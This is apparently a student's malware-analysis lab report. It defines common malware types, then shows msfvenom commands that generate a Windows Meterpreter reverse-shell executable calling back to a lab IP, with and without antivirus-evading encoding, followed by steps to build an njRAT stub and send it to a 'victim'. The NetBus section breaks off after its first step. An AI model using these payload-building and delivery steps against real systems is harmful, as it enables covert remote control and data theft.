Module 7

Malware Analysis And Threats

Name : Mugdha Makarand Govilkar

Instructor : Satish Singh

INDEX

1 . What is Malware :

1 . Malicious Software – Malware means *any software designed to harm, exploit, or disrupt* a computer, network, or data.

2 . Types – Common types include virus, worm, trojan, ransomware, rootkit, spyware, adware, and botnets.

3 . Purpose – Attackers use malware to steal data, gain unauthorized access, damage systems, spy on users, or make money.

4 . Delivery Methods – Malware spreads through email attachments, infected USBs, malicious websites, pirated software, vulnerabilities, and phishing attacks.

5 . Impact – It can slow systems, corrupt files, encrypt data (ransom), steal passwords, control your system remotely, or completely crash networks.

Types of Malware :

1 . Virus :

A virus is a malicious program that attaches itself to legitimate files and activates when those files are executed. It replicates by infecting other files or systems, causing damage such as data corruption or slow performance. Viruses commonly spread through infected downloads, email attachments, and removable drives.

2 . Worm :

A worm is a type of malware that can replicate and spread automatically without needing a host file or user action. It moves across networks on its own, exploiting vulnerabilities to infect multiple systems quickly. Worms often cause network congestion, slow performance, and can deliver additional harmful payloads.

3 . Trojan Horse :

A Trojan Horse is a type of malware that pretends to be a legitimate or useful program to trick the user into installing it. Once inside the system, it secretly performs malicious actions like

stealing data, creating backdoors, or giving attackers remote access. Unlike viruses or worms, a Trojan does not replicate itself—it relies on user deception to spread.

4 . Ransomeware :

Ransomware is a type of malware that encrypts your files or locks your system and then demands money (ransom) to restore access. It typically spreads through phishing emails, malicious downloads, or exploited vulnerabilities. Once active, it blocks your data and displays a ransom note, threatening to delete files or keep them locked unless payment is made.

5 . Spyware :

Spyware is a type of malware that secretly monitors your activities without your knowledge. It can track what you type, websites you visit, files you open, and even steal passwords or personal data. Spyware quietly runs in the background and sends the collected information to the attacker for misuse.

6 . Adware :

Adware is a type of software that displays unwanted advertisements on your device, often in the form of pop-ups or banners. It usually installs without clear permission and tracks your browsing habits to show targeted ads. While not always harmful, adware can slow down your system and invade your privacy.

7 . Rootkit :

A rootkit is a type of malware designed to hide its presence and give an attacker secret, persistent, and privileged access to a system. It hides files, processes, and malicious activities so that security tools cannot detect them. Rootkits are often used to maintain long-term control over a compromised system without the user knowing.

8 . Botnet :

A botnet (sometimes mistakenly called *bootnet*) is a network of infected computers controlled remotely by a hacker. Each infected device (called a *bot* or *zombie*) follows the attacker's commands without the owner knowing. Botnets are often used for DDoS attacks, spamming, spreading malware, stealing data, or mining cryptocurrency.

9 . Fileless Malware :

Fileless malware is a type of malware that does not use traditional files to infect a system. Instead, it runs directly in memory (RAM) using legitimate tools like PowerShell, WMI, or system

processes. Because it leaves no files on the disk, it is very hard for antivirus software to detect and remove.

10 . Scareware :

Scareware is a fake program that tries to scare you by showing false virus warnings. It tricks you into buying useless software or clicking harmful links. Its main goal is to make you panic so you follow its instructions.


2 . Encoder :

In malware analysis, an encoder is a technique or tool used to change the appearance of malicious code so it looks different each time, while keeping its functionality the same. The main purpose of an encoder is to evade antivirus detection and signature-based security tools by hiding known malware patterns. Encoders commonly encode or obfuscate the payload and include a small decoder that restores the original code during execution.

encoder/x86/shikata_ga_nai

```
┌──(root㉿kali)-[/home/mugdha]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.9 LPORT=4444 -f exe -o hello.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: hello.exe
```

1.1




1.2

```
┌──(root㉿kali)-[/home/mugdha]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp -e x86/shikata_ga_nai LHOST=192.168.1.9 LPORT=4444 -f exe -o hello.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 537 (iteration=0)
x86/shikata_ga_nai chosen with final size 537
Payload size: 537 bytes
Final size of exe file: 7680 bytes
Saved as: hello.exe

┌──(root㉿kali)-[/home/mugdha]
└─#
```


1.3




1.4

3 . nJRAT :

njRAT is a Remote Access Trojan (RAT) a type of malware that allows an attacker to remotely control an infected computer without the user's knowledge.


Steps :

1 . Open njRAT.exe file on windows 11




1.1

2 . Then tap on build and create a file by giving host IP and victim name and then click on randomize stub and create a file games.exe



1.2


3 . Here is the following file



1.3


4 . Create the njRAT file in zip mode and send to the victims machine after opening file by the victims machine by clicking on patch.exe we get

the access of the victims machine here is the following victims machine name and machine's access




1.4

5 . Here we can access the files of victims machine files




1.5

6 . Here is the files of the victims machine



1.6

7 . Also we can chat with the victim by this attacking tool




1.7

4 . Netbus :

NetBus is a Remote Access Trojan (RAT) used in cyber attacks to gain unauthorized remote control over a victim's computer. Once installed, it allows an attacker to perform actions like file access, screen monitoring, keystroke logging, and system control without the user's knowledge. NetBus typically spreads through malicious email attachments or infected files and was one of the earliest RATs, highlighting the risks of backdoor-based malware in cybersecurity.


Steps :

1 . Open the netbus.exe file on attacker machine



